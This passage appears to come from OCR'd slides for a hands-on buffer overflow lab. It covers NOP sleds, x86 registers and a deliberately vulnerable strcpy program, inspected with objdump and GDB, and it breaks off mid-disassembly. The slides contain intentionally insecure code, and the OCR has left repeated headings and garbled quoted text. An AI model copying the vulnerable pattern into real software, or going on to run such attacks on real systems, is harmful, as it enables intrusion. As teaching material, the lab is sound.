
# IMPROVING OUR CHANCES: NOP SLEDS

nop is a single-byte instruction  
(just moves to the next instruction)




# IMPROVING OUR CHANCES: NOP SLEDS

nop is a single-byte instruction  
(just moves to the next instruction)



Now we improve our chances  
of guessing by a factor of #nops

# BUFFER OVERFLOWS: PUTTING IT ALL TOGETHER



# BUFFER OVERFLOWS: PUTTING IT ALL TOGETHER




# BUFFER OVERFLOWS: PUTTING IT ALL TOGETHER

But it has to be *something*;  
we have to start writing wherever  
the input to gets/etc. begins.




# BUFFER OVERFLOWS: PUTTING IT ALL TOGETHER

But it has to be *something*;  
we have to start writing wherever  
the input to gets/etc. begins.




# BUFFER OVERFLOWS: PUTTING IT ALL TOGETHER

But it has to be *something*;  
we have to start writing wherever  
the input to gets/etc. begins.




# BUFFER OVERFLOWS: PUTTING IT ALL TOGETHER

But it has to be *something*;  
we have to start writing wherever  
the input to gets/etc. begins.



# BUFFER OVERFLOWS: PUTTING IT ALL TOGETHER

But it has to be *something*;  
we have to start writing wherever  
the input to gets/etc. begins.



# BUFFER OVERFLOWS: PUTTING IT ALL TOGETHER

But it has to be *something*;  
we have to start writing wherever  
the input to gets/etc. begins.



It's time to get **really** serious

# Buffer Overflow Attack – Hands-On Lab

The following is based on Ben Holland's notes on buffer overflow attacks as a part of the Program Analysis for Cybersecurity training for 2020 US Cyber Challenge security boot camps - <https://ben-holland.com/pac2020/>

# TODAY'S RESOURCES

<http://phrack.org/issues/49/14.html>

Volume Seven, Issue Forty-Nine File 14 of 16

BugDag, 40K, and Underground.Org

bring you

## Smashing The Stack For Fun And Profit

### Aleph One

#### [Simple Fundamentals](#)

"smash the stack" [C programming]) is. On many C implementations it is possible to corrupt the execution stack by writing past the end of an array declared auto in a routine. Code that does this is said to smash the stack, and can cause return from the routine to jump to a random address. This can produce some of the most insidious data-dependent bugs known to mankind. Variants include trash the stack, overflow the stack, mangl the stack; the term "smash the stack" is not used, as this is never done intentionally. See [spam](#); we also alias bug, fundagore or core, memory leak, pressulence leakage, overrun score.

### Introduction

Over the last few months there has been a large increase of buffer overflow vulnerabilities being both discovered and exploited. Examples of these are spooler, splitter, sendmail 8.7.5, LinuxFreeBSD versions, X11 library, et. al. This paper attempts to explain what buffer overflows are, and how they exploit work. Basic knowledge of assembly is required. An understanding of virtual memory concepts, and experience with gcc are very helpful but not necessary. We also assume we are working with an Intel x86-CPU, and that the operating system is Linux. Some basic definitions before we begin: A buffer is simply a contiguous block of computer memory that holds multiple instances of the same data type. C programmers normally associate this with word buffer arrays. Most commonly, character arrays. Arrays, like all variables in C, can be declared either static or dynamic. Static variables are allocated at load-time on the data segments. Dynamic variables are allocated across time on the stack. To overflow is to store, or fill over the top, bottom, or bounds. We will concern ourselves only with the overflow of dynamic buffers, otherwise known as stack-based buffer overflows.

### Process Memory Organization

To understand what stack buffers are we must first understand how a process is organized in memory. Processes are divided into three regions: Text, Data, and Stack. We will concentrate on the stack region, but first a small overview of the other regions is in order. The text region is fixed by the program and includes code (instructions) and read-only data. This region corresponds to the text section of the executable file. This region

<https://www.gnu.org/software/gdb/>



The details discussed in  
this module *assumes* a  
**32-bit x86 architecture**

#### X86 (32-bit) Registers


EAX – Accumulator register (general purpose register)  
ECX – Counter register (general purpose register)  
EDX – Data register (general purpose register)  
EBX – Base register (general purpose register)  
ESP – Stack Pointer register  
EBP – Base Pointer register  
ESI – Source Index register  
EDI – Destination Index register  
EIP – Instruction Pointer register

#### Addresses are 1 Word/4 bytes/32 bits

Word Address	Data				
:	:				:
0000000C	4	0	F	3	0 7 8 8
00000008	0	1	E	E	2 8 4 2
00000004	F	2	F	1	A C 0 7
00000000	A	B	C	D	E F 7 8

width = 4 bytes

#### Little Endian Bytes Ordering



# What do we need for this Lab?

- Virtual Box (6.0.x):  
[https://www.virtualbox.org/wiki/Download\\_Old\\_Builds\\_6\\_0](https://www.virtualbox.org/wiki/Download_Old_Builds_6_0)
- The free hacking-live-1.0 live Linux distribution created by NoStarch Press for the Hacking – The Art of Exploitation (2<sup>nd</sup> Edition) book.
  - Virtual Machine: <http://www.benjaminsbox.com/pac/HackingLive.ova>
  - The distribution is an x86 (32-bit) Ubuntu distribution and contains all the tools you will need to complete the lab already preinstalled.
  - Credentials: *pac:badpass*

# What are we going to do?

- We are going to exploit the buffer overflow **vulnerability** in the code below by injecting a shellcode that prints **Owned! ! !** on terminal.

```
#include <stdio.h>
int main(int argc, char **argv) {
    char buf[64];
    strcpy(buf, argv[1]);
}
```

# Before we start!

## Shell Basics

- `man` : A command line interface to the command reference manual
- `pwd` : Prints the current working directory
- `cd` : Changes the working directory
- `cat` : Concatenates (prints) a file to the standard output
- `grep` : Searches for a pattern in a file
- `|` : Pipes are used to redirect output of a program to the input of another program
- `>` : Redirect stream to write to a file
- `>>` : Redirect stream to append to a file
- `<` : Redirect file contents into program stdin
- `~` : A path shortcut to the home directory (e.g. `cd ~/Desktop`)
- `$(cat myfile)` : Evaluates an expression
- ``cat myfile`` : Backticks can also be used to evaluate an expression
- `hexdump` : Displays file contents as hexadecimal
- `nano / vi / hexedit` : These are file editors
- `wc` : Prints newline, word, and byte counts of a file

## Important Note

The presented exploitation process merely provides a set of guidelines on how to perform buffer overflow attacks. The associated virtual machine has security features turned off and everything setup for performing the lab. Therefore, the discussed exploitation may not work on other Linux distributions.

# Compile and Run the Vulnerable Program

The screenshot shows a terminal window titled "Terminal". The window has a menu bar with "File", "Edit", "View", "Terminal", "Tabs", and "Help". The main area displays the following command-line session:

```
pac@pac:~/bof $ cat basic_vuln.c
#include <stdio.h>
int main(int argc, char *argv[]) {
    char buf[64];
    strcpy(buf, argv[1]);
}
pac@pac:~/bof $ gcc basic_vuln.c -g -o basic_vuln.o
pac@pac:~/bof $ ./basic_vuln.o AAAAAA
pac@pac:~/bof $
```

Two annotations are present:

- An annotation labeled "1" points to the compilation command `gcc basic_vuln.c -g -o basic_vuln.o`. A callout box contains the text "Compilation command" and the explanation "-g" denotes that debug symbols should be added to the compiled binary.
- An annotation labeled "2" points to the command `./basic_vuln.o AAAAAA`. A callout box contains the text "runs our program with a string input of 5 As".

# Inspecting Compiled Code with GNU objdump

```
pac@pac:~/bof $ objdump -M intel -D basic_vuln.o | grep -A20 main.:
```

The terminal window shows the assembly code for the `main.` function. The code includes instructions like `push ebp`, `mov esp,ebp`, and `call 88482a8 <strcpy@plt>`. A red box highlights the instruction at address `0x08048396`. A callout bubble points to this address with annotation 2.

1  
The “`-M intel`” option specifies that the assembly instructions should be printed in Intel syntax instead of the alternative AT&T syntax

2  
The `objdump` program will spit out a lot of information, so we can pipe the output into `grep` to only display **20** lines after the line that matches the regular expression “`main.:`”

Notice that the call to `strcpy` occurs at memory address `0x08048396`

Our program code is stored in **memory**, and *every instruction is assigned a memory address*

# Using GDB to Run our Vulnerable Program

The screenshot shows a terminal window titled "Terminal" with the following GDB session:

```
pac@pac:~/bof $ gdb -q basic_vuln.o
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) break main
Breakpoint 1 at 0x8048384: file basic_vuln.c, line 4.
(gdb) run
Starting program: /home/pac/bof/basic_vuln.o

Breakpoint 1, main (argc=1, argv=0xbfffff8e4) at basic_vuln.c:4
4      strcpy(buf, argv[1]);
(gdb) info registers
eax            0x0          0
ecx            0x48e0fe81    1222704769
edx            0x1          1
ebx            0xb7fd6ff4    -1208127500
esp            0xbfffff800   0xbfffff800
ebp            0xbfffff858   0xbfffff858
esi            0xb80000ce0   -1207956256
edi            0x0          0
eip            0x8048384   0x8048384 <main+16>
eflags          0x280286 [ PF SF IF ID ]
cs             0x73        115
ss             0x7b        123
ds             0x7b        123
es             0x7b        123
fs             0x0          0
gs             0x33        51
(gdb) quit
The program is running. Exit anyway? (y or n) y
pac@pac:~/bof $
```

Annotations with numbered callouts:

- 1 Set a breakpoint at the **main** function
- 2 Run the program "run" with empty arguments
- 3 Inspect the registers "info registers"
- 4 Reached the breakpoint at function **main**
- 5 A CPU register is like a special internal variable that is used by the processor
- 6 To view the value of a single register (e.g., EIP), then we use the command: "info register eip"
- 7 Quit GDB
- 8 Answer "y" to confirm quitting


Running the GNU Debugger (GDB) in quite mode (-q) for basic\_vuln.o

X86 (32-bit) Registers

- EAX – Accumulator register (general purpose register)
- ECX – Counter register (general purpose register)
- EDX – Data register (general purpose register)
- EBX – Base register (general purpose register)
- ESP – Stack Pointer register
- EBP – Base Pointer register
- ESI – Source Index register
- EDI – Destination Index register
- EIP – Instruction Pointer register

# Using GDB to Run our Vulnerable Program

View the program's source code



The screenshot shows a terminal window titled "Terminal" with the following content:

```
pac@pac:~/bof $ gdb -q basic_vuln.o
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) list
1 #include <stdio.h>
2 int main(int argc, char *argv[]) {
3     char buf[64];
4     strcpy(buf, argv[1]);
5 }
(gdb) disass main
Dump of assembler code for function main:
0x08048374 <main+0>: push %ebp
